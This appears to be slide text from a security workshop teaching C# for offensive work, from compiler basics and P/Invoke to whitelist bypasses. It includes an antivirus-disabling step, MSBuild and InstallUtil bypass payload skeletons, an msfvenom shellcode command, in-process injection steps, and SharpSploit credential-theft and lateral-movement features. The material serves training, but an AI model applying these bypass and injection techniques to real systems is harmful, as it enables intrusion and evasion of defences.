x86 - C:\Windows\Microsoft.NET\Framework

x64 - C:\Windows\Microsoft.NET\Framework64

Versions:

v2.0.50727

v4.0.30319 (**most likely, this is the only one**)

Setup your path...

```
set DotNet64=C:\Windows\Microsoft.NET\Framework64
```

```
set PATH=%PATH%;%DotNet64%\v4.0.30319
```

OR

Run **setup_path.cmd** in the repo root.

Oh ya, AV is a problem :(

Run **disable_av.cmd** in the repo root.

Relevant csc.exe Flags

/reference:

Reference another library for types used in the current file.

/target:

Most likely values: **exe**, **library**

/platform:

Useful for shellcode runners when you need to target specific process arch.

Most likely values: **x86**, **x64**, **anycpu**

/out:

Specify the output file name. By default: Foobar.cs \Rightarrow Foobar.{dll, exe}

Relevant csc.exe Flags (advanced)

/keyfile: (if time allows)

Sometimes assembly needs to be a Strong Named

Regsvcs - bypass but requires SNK

PS: SNK's are weird. Most of the time it can be any old SNK, **not** an authenticode signature check.

Example: Hello world!
Let's learn the tooling and terms.

Hello Universe!

```
//Defines a namespace that will be referenced.
using System;

//Declare a new class.
public class Program
{
    ....//Declare a main function -- the entry point of an EXE.
    ....public static void Main()
    ....{
    ....    ....//Write something to the console.
    ....    ....Console.WriteLine("Hello Universe");

    ....    ....//This would also work
    ....    ....System.Console.WriteLine("I said, Hello Universe");
    ....}
}
```


15 Minute Lab - Exercise 1

Compile and execute HelloUniverse.cs

We want to make sure everyone is on the same page and everything is working before we discuss advanced topics.

Please let a TA or the instructors know if you're having trouble.

Example: Classes
Let's build a class.

Object Oriented Programming

Terms

Class Definition - blueprints

Class Instance - blueprints constructed into an object

Inheritance - defining relationships between classes

Interface - contract specifying methods a class will implement

Encapsulation - construct for abstracting away implementation details
E.g. It's not necessary for driver to understand car's engine.

Time To Write Some Code

Basic Building Blocks

using statements - `using System.Diagnostics;`

class declarations - `class Foo {}`

methods - `void TaterSalad() {}`

main function (EXE only) - `static void Main() {}`

properties - getters & setters of instance variables

Class, Constructors, Fields, Properties, Methods

Constructor - Called when you create the object

Fields - “Internal Variables”

Properties - Expose fields in getter/setter form

Methods - Functions That Can be called.

Public, Private, Static

Static can be invoked, WITHOUT creating an object...

Build And Reuse A Class Library

1. Can be included in same file OR
2. Can be in a binary dll, and referenced at load time

Code Time - Basic Class

```
18 using System;
19 using System.Diagnostics;
20 using System.Windows.Forms;
21
22 public class WildWestHackin
23 {
24
25     private string _mystring; // Internal Variable, "Field"
26
27     public WildWestHackin() //Default Constructor
28     {
29         MessageBox.Show("We just Built a WildWestHackin Thing");
30     }
31
32     public static void Exec()
33     {
34         Process.Start("notepad.exe"); // Static Method, Starts Notepad.Exe
35     }
36
37     public void MyMessage(string inputString)
38     {
39         MessageBox.Show(inputString);
40     }
41
42     public string MyString //Property
43     {
44         get { return _mystring; }
45         set { _mystring = value; }
46     }
47
48
49
50 }
```

Basic Class Instantiation

```
53 public class Program
54 {
55
56     public static void Main()
57     {
58
59         WildWestHackin.Exec(); // Calls Static Method – Start Notepad.
60         WildWestHackin whhf = new WildWestHackin(); // Calls To Constructor.
61         whhf.MyMessage("BoomTown!");
62
63     }
64
65 }
66 }
```


15 Minute Lab - Exercise 2

Build your assembly and reference that library.

Compile the class library (WildWestHackin) as DLL: `csc.exe /target:library`

Compile the main file (Main) as EXE: `csc.exe /reference:<DLL> /target:exe`

Example: P/Invoke

Platform Invoke (P/Invoke)

C# can do ANYTHING, C++ can...

With fewer established detection or prevention strategies.

Focus on behavioral versus signature detections, similar to C/C++.

Many more opportunities to be scripted. For example:

MSBuild.exe


InstallUtil.exe

Platform Invoke (P/Invoke)

Allows .NET assemblies to call Win32 APIs.

Any Win32 API can be called if you get the P/Invoke signature correct.

P/Invoke **does not** handle deallocating resources from the Win32 layer.



Source:

<https://www.codeproject.com/Articles/6042/Interoperating-with-Windows-Media-Player-using-P-I>

Platform Invoke (P/Invoke)

Teach me how to signature:

[Pinvoke.net](https://pinvoke.net) - website that has many common P/Invoke signatures

PInvoker - converts Win32 DLL to P/Invoke signatures in .NET assembly

If you're not sure how to write the P/Invoke signature, consult one of those tools.

Introductory Example - MessageBox

```
45
46 [DllImport("user32.dll", SetLastError=true)] //Define the DLL that contains the Function
47 static extern int MessageBox(
48     IntPtr hwnd,
49     string text,
50     string title,
51     uint type );
52
53 //Now we can call our function
54
55 public static void Main()
56 {
57     int result = MessageBox(IntPtr.Zero, "Boom!", "My Title", 0);
58 }
59 }
```

15 Minute Lab: Exercise 3

Let's launch a message box!

Compile the main file (PlatformInvoke) as EXE: `csc.exe /target:exe`

Example: Advanced Persistent Topics

Inheritance, Override

Advanced Topics

Interfaces

Class Inheritance

Method Override

Platform Invoke (P/Invoke)

Interfaces

Basic Concepts

Interfaces are contracts - “I agree to implement these methods on my class.”

Interfaces are for abstraction - allows you to only expose partial functionality.

By convention, always start with an **I**. e.g. `ITaterSalad`

Interfaces

Takeaways

Interfaces are specifications, not implementation.

C# classes can implement multiple interfaces.

At least initially, not crucial as you learn C#. Long term, will be useful.

Interfaces Example

```
interface IFoo
{
    ... string NumberToString(int val);
}

class Bar: IFoo
{
    ... public string NumberToString(int val)
    ... {
    ...     ... return val.ToString();
    ... }
}
```

Inheritance

Basic Concepts

Enables code reuse. Base class implements common functionality.

C# classes can only inherit from a **single** class.

Inheritance is useful for composition. “I extend the functionality of my base.”

Inheritance

Takeaways

Inheritance should be used judiciously.

Inheritance done sloppily can introduce subtle bugs.

e.g. I augmented the base class's behaviour in an unexpected way.

Again, like interfaces, not terribly important now but will be later on.

Inheritance Example

```
class DropTheBase
{
    ...public string Wubwub()
    ...{
    ...    ...return "skrillex is firin lasers";
    ...}
}

class DropTheBaseHarder: DropTheBase
{
    ...public string WubHarder()
    ...{
    ...    ...string wubs = this.Wubwub();
    ...    ...return wubs.ToUpper();
    ...}
}

class DropTheBaseBackwards: DropTheBase
{
    ...public string WubBackwards()
    ...{
    ...    ...string wubs = this.Wubwub();
    ...    ...return StringHelper.ReverseString(wubs);
    ...}
}
```

Override

Basic Concepts

Technically another concept in inheritance.

Allows you to override a base class's implementation (vs extend).

Good opportunity to do sketchy things 🤖. (e.g. InstallUtil.exe)

Requires two keywords: `override` and `virtual`

Override

Takeaways

Overrides can confuse code if overused.

Good when you want to reuse most of a base class's code.

Override Example

```
class DropTheBase
{
    ....public virtual string Wubwub()
    ....{
    ....    ....return "skrillex is firin lazars";
    ....}
}

class DontDropTheBase: DropTheBase
{
    ....public override string Wubwub()
    ....{
    ....    ....return "skrillex is NOT firin lazars";
    ....}
}


class Program
{
    ....static void Main() {
    ....    ....var wubs = new DropTheBase().Wubwub();
    ....    ....var hard = new DontDropTheBase().Wubwub();
    ....    ....Console.WriteLine("wubs: {0}", wubs);
    ....    ....Console.WriteLine("hard: {0}", hard);
    ....}
}
```

Practical Offensive Use of Override

MSBuild Payload:

<https://docs.microsoft.com/en-us/visualstudio/msbuild/msbuild-inline-tasks?view=vs-2017>

```
28  <!-- <Reference Include="System.IO" /> Example Include -->
29  <Code Type="Class" Language="cs">
30    <![CDATA[
31      using System;
32      using Microsoft.Build.Framework;
33      using Microsoft.Build.Utilities;
34      public class ClassExample : Task, ITask
35      {
36        public override bool Execute()
37        {
38          Console.WriteLine("Hello From a Class.");
39          return true;
40        }
41      }
42    ]]>
43  </Code>
```



Classic Code Injection via C#

Injecting into host process. This is not cross process injection

1. Allocate space in process to stage your shellcode
 - a. READ, WRITE, EXECUTE (RWX) Permissions (More on this later)
2. Copy Shellcode to address of allocated memory
3. Trigger execution

Shellcode Generation

```
root@research:~# msfvenom --payload windows/x64/exec --format csharp CMD=notepad.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 279 bytes
Final size of csharp file: 1445 bytes
byte[] buf = new byte[279] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
```

Basic Functions Required To Complete This

1. VirtualAlloc
2. WriteProcessMemory
3. CreateThread

InstallUtil - Application Whitelist Bypass

Let's build a Shellcode Runner that gets loaded into InstallUtil.exe

First Some Background

InstallUtil.exe is a default app, which is used to setup/register applications

It takes a specially crafted DLL as an input parameter

InstallUtil - EntryPoint, it's not Main :)

A class that inherits from *System.Configuration.Install.Installer*

We will then Override the function *Uninstall*

We covered this earlier :)

```
28
29 [System.ComponentModel.RunInstaller(true)]
30 public class Sample : System.Configuration.Install.Installer
31 {
32     //The Methods can be Uninstall/Install. Install is transactional, and really unnecessary.
33     public override void Uninstall(System.Collections.IDictionary savedState)
34     {
35
36         Console.WriteLine("Hello There From Uninstall, If you are reading this, prevention has failed.\n");
37     }
38 }
39
```


15 Minute Lab - Shellcode Runner!

www.whh/2019/Exercises/4/Shellcode.cs

5-10 Minute Break

Let's talk about SharpSploit and friends

History

- Inspired by PowerSploit which gave us such classics as:
 - Invoke-Mimikatz
 - Invoke-ReflectivePEInjection
 - Invoke-Shellcode
 - Invoke-WmiCommand
 - And lots of other fun things...
- Written to demonstrate the power of .NET in offensive scenarios
- Explicitly **does not** clone all functionality from PowerSploit - it's not a clone, just a similar inspiration

Functionality Themes


- Credential modification and scraping
- Host enumeration
 - Hostname, architecture, parent process, etc
- Network enumeration
 - Port scan, domain users, local group members, etc
- Evasion
 - Evading AMSI
- Execution
 - Loading shellcode, shells, WMI execution
- Lateral Movement
 - DCOM, WMI, SCM, PowerShell remoting

How does it do?

- Execution
 - Shellcode
 - Mimikatz (PE Load)
 - Shell execution
 - PowerShell
 - CMD
- Credential Impersonation
 - Impersonating user
 - Impersonating system
- Lateral Movement
 - WMI
 - DCOM

Execution (PE Loader)

Launcher.exe (running process)



Legend


Blue - RX memory

Yellow - RO memory

Purple - RWX memory

Execution (Shellcode Loader)

Launcher.exe (running process)



Legend

Blue - RX memory


Yellow - RO memory

Purple - RWX memory

Credential Impersonation

- Something something, acquire SeDebugPrivilege on current process
- Go over how the ImpersonateProcess function works in SharpSploit

Credential Impersonation



30 Minute Lab - SharpSploit Exploration

- You'll want a secondary user for testing:

```
net user Taters Password! /add
```

- **Remember:** Some of the function you'll want to call are **static** functions and some of them are **instance** functions. If you need help, just raise your hand.

<https://github.com/redcanaryco/wwhf/releases/tag/2019>

5-10 Minute Break

Inspecting .NET binaries

Decompiling .NET

- .NET decompiles relatively cleanly if not obfuscated
- Many freely available tools to do so:
 - dnSpy
 - ILSpy
 - ILDasm
 - dotPeek

Problems when Decompiling .NET

- Packers
- Obfuscation techniques
- Anti-debug

Let's decompile SharpSploit

Let's decompile Marauder
(a .NET launcher for Falcon C2)

30 Minute Lab - Decompiling .NET Binaries

- Refer to the README.md in the ww hf/2019/Exercises/6 folder.
- Some of the examples to decompile come from the previous exercises. If you couldn't get them to build, ask for help!

Resources

Workshop Exercises - <https://github.com/redcanaryco/wwhf/2019>

Matt Warren - <https://mattwarren.org>

Writes some incredible blog posts about .NET internals.

PInvoke.net - <https://pinvoke.net>

For all your PInvoke needs.

SharpSploit - <https://cobbr.io/SharpSploit.html>

SharpSploit homepage, lots of great information

Interesting Tradecraft in the Wild

- **DotNetToJScript** - github.com/tyranid/DotNetToJScript
- **SharpShooter** - github.com/mdsecactivebreach/SharpShooter
- **Donut** - github.com/TheWover/donut
- **SharpSploit** - github.com/cobbr/SharpSploit
- **GhostPack** - github.com/GhostPack
 - Rubeus - .NET version of Benjamin Delpy's Kekeo tool for Kerberos abuse
 - SharpUp - privilege escalation tool based on ideas from PowerUp
 - SafetyKatz - mimikatz via a .NET PE Loader